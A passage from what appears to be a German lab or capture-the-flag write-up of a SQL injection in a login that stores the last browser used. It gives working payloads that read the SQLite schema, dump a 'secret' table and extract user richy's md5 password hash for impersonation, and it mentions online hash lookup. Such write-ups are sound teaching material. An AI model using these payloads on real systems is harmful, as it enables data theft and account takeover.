


 Bei der nächsten Anmeldung wurde ein Fehler ausgegeben:




- Durch die Fehlerausgabe kannte ich die Query und konnte meine SQL-Injection anpassen:
 - ', last_browser=(SELECT sql FROM sqlite_master WHERE tbl_name = 'secret' AND type = 'table' LIMIT 1), last_time='06-01-2018' where id = '12' -
- · So konnte ich die Spalten der Tabelle bestimmen.

 Bei der nächsten Anmeldung wurden die Spaltennamen der Tabelle secret ausgegeben.



- Die SQL-Injection habe ich dann nochmal angepasst:
 - ', last_browser=(SELECT message FROM secret LIMIT 1), last_time='06-01-2018' where id= '12' --


 Bei der nächsten Anmeldung wurde der Inhalt der Tabelle secret ausgegeben.




- Durch diese Lücke habe ich mich auch als ein anderer Nutzer ausgeben können
- · Query:
 - ', last_browser=(SELECT password FROM users WHERE username = 'richy'), last time='05-01-2018' where id = '12' --



· Bei erneuter Anmeldung erhielt ich folgende Ausgabe:



 Die Ausgabe ist eine md5sum, diese kann in einer Datenbank im Internet gesucht werden. Wurde diese bereits verschlüsselt ist das Klartext äquivalent in der Datenbank enthalten.



Startseite des Users richy.

